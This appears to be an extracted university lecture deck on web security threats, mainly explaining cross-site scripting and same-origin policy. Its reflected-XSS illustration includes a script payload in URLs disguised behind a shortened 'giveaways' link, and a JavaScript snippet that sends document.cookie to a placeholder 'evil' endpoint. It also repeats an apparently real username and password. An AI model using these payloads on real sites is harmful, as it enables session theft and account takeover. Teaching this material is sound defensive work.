



Core Security Fundamentals

Fundamental Web Security Threats & Attacks



An abstract graphic on the left side of the slide, consisting of a complex network of glowing blue lines and dots on a black background, resembling a circuit board or a digital data flow.

Content

Chapter 6: Fundamental Web Security Threats

- 6.1 Injection Attacks
 - SQL Injection, NoSQL Injection, Command Injection.
- 6.2 Broken Authentication
 - Credential stuffing, weak session management.
- 6.3 Sensitive Data Exposure
 - Lack of encryption in transit and at rest.
- 6.4 XML External Entities (XXE)
 - Exploiting XML processors.
- 6.5 Broken Access Control
 - IDOR, privilege escalation.
- 6.6 Security Misconfiguration
 - Unnecessary services, default accounts, verbose error messages.
- 6.7 Cross-Site Scripting (XSS)
 - Relevance to web service consumers.
- 6.8 Insecure Deserialization
 - Remote Code Execution (RCE) via manipulated objects.

Content

Chapter 6: Fundamental Web Security Threats

- 6.1 Injection Attacks
 - SQL Injection, NoSQL Injection, Command Injection.
- 6.2 Broken Authentication
 - Credential stuffing, weak session management.
- 6.3 Sensitive Data Exposure
 - Lack of encryption in transit and at rest.
- 6.4 XML External Entities (XXE)
 - Exploiting XML processors.
- 6.5 Broken Access Control
 - IDOR, privilege escalation.
- 6.6 Security Misconfiguration
 - Unnecessary services, default accounts, verbose error messages.
- 6.7 Cross-Site Scripting (XSS)
 - Relevance to web service consumers.
- 6.8 Insecure Deserialization
 - Remote Code Execution (RCE) via manipulated objects.

What is XSS ?

Cross-site scripting (also known as XSS) is a web security vulnerability that allows an attacker to compromise the interactions that users have with a vulnerable application. It allows an attacker to circumvent the same-origin policy, which is designed to segregate different websites from each other. Cross-site scripting vulnerabilities normally allow an attacker to masquerade as a victim user, to carry out any actions that the user is able to perform, and to access any of the user's data. If the victim user has privileged access within the application, then the attacker might be able to gain full control over all of the application's functionality and data.

Web security Academy

origin `https://www.univ-sba.dz`

origin `https://www.univ-sba.dz/news`
same


cross `https://api.univ-sba.dz/`

origin `http://www.univ-sba.dz/`

`http://www.univ-sba.dz:8080/`




```
<iframe src="https://progres.mesrs.dz/webetu/login.xhtml"
width="100%" height="100" style="overflow: none;"/>
```




username: khobzaoui-aek
password: 20202020



username: khobzaoui-aek
password: 20202020



username: khobzaoui-aek
password: 20202020




username: khobzaoui-aek
password: 20202020



How does XSS work?

Cross-site scripting works by manipulating a vulnerable web site so that it returns malicious JavaScript to users. When the malicious code executes inside a victim's browser, the attacker can fully compromise their interaction with the application.


Web security Academy




Reflected XSS

Reflected XSS is the simplest variety of cross-site scripting. It arises when an application receives data in an HTTP request and includes that data within the immediate response in an unsafe way.


Web security Academy



`https://insecure-webseite.com/search?q=<script> my bad script </script>`



`https://insecure-webside.com/search?q=<script> my bad script </script>`





`https://insecure-webside.com/search?q=giveways&<script> my bad script </script>`

`<a href='https://insecure-webside.com/search?q=giveways&<script>my bad script</script>'>Giveways! 📄 </a>`


bitly

`https://bitly.com/giveways-ugtr18`





<https://bitly.com/giveways-ugtr18>








<https://bitly.com/giveways-ugtr18>






<https://bitly.com/giveways-ugtr18>





<https://bitly.com/giveways-ugtr18>



```
const cookies = document.cookie;
fetch('https://your-api-endpoint.com/data', {
  method: 'POST',
  headers: {
    'Content-Type': 'application/json'
  },
  body: JSON.stringify(cookies)
})
.then(response => {
  if (!response.ok) {
    throw new Error('Network response was not ok');
  }
  return response.json();
})
.then(data => {
  console.log('Success:', data);
})
.catch(error => {
  console.error('Error:', error);
});
```

Connecting with your evil website.

Posting data to your endpoint.

